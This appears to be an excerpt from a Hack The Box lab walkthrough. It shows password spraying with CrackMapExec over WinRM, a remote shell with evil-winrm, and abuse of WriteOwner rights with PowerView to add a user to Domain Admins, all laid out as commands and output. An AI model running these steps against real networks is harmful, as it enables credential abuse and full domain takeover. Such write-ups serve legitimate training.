Name	Quantity	Date Acquired	Owner	Chamber Username	Chamber Password
Internal Combustion Engine	12	10/02/21	HTB	maria	d34gb8@
Stirling Engine	23	11/05/21	HTB	maria	0de_434_d545
Diesel Engine	4	02/03/21	HTB	maria	W3llcr4ft3d_4cls

The `Chamber Username` column matches with the Domain user we are trying to log in as. There is a possibility that one of the `Chamber Passwords` has been re-used for Maria. Let's save them to a file and run CrackMapExec to find if any of them are valid.

```
crackmapexec winrm 10.129.95.232 -u maria -p pass.txt

WINRM       10.129.95.232   5985   NONE            [*] http://10.129.95.232:5985/wsman
WINRM       10.129.95.232   5985   NONE            [-] None\maria:d34gb8@ "Failed to authenticate the user maria with ntlm"
WINRM       10.129.95.232   5985   NONE            [-] None\maria:0de_434_d545 "Failed to authenticate the user maria with ntlm"
WINRM       10.129.95.232   5985   NONE            [+] None\maria:W3llcr4ft3d_4cls (Pwn3d!)
```

The results show that the credentials `maria / W3llcr4ft3d_4cls` are valid. Let's use WinRM to login to the system.

```
evil-winrm -u maria -p W3llcr4ft3d_4cls -i 10.129.95.232

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\maria\Documents> whoami
object\maria
```

Privilege Escalation

Let's enumerate ACL's using Powerview's `invoke-aclscanner`, which we previously uploaded on the box. This utility can also be also found on BloodHound.

```
Invoke-ACLScanner -ResolveGUIDs | ?{$_.identityreferencename -like "maria"}
```

```
*Evil-WinRM* PS C:\Users\maria\Documents> Invoke-ACLScanner -
ResolveGUIDs | ?{$_.identityreferencename -like "maria"}


ObjectDN                : CN=Domain Admins,CN=Users,DC=object,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : WriteOwner
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-4088429403-1159899800-2753317549-
1106
IdentityReferenceName   : maria
IdentityReferenceDomain : object.local
IdentityReferenceDN     : CN=maria garcia,CN=Users,DC=object,DC=local
IdentityReferenceClass  : user
```

We see that `maria` has `WriteOwner` privileges on the `Domain Admins` object. This allows us to change ownership of Domain Admins group to any user, which further gives us access to modify ACL's on that group. Let's attempt to set the Owner of the Domain Admins group to Maria.


```
Set-DomainObjectOwner -Identity 'Domain Admins' -OwnerIdentity 'maria'
```

Then we can add an ACL to gain full control over this group.

```
Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity maria -Rights
All
```

Having full control over the group we can add ourselves as a member of the Domain Admins group.

```
net group "Domain Admins" maria /add /domain
```



```
*Evil-WinRM* PS C:\Users\maria\Documents> net group "Domain Admins"
Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            maria
The command completed successfully.
```

We see that `maria` is now a member of Domain Admins group. Exit from WinRM session and login again to gain the effective access to Administrator files.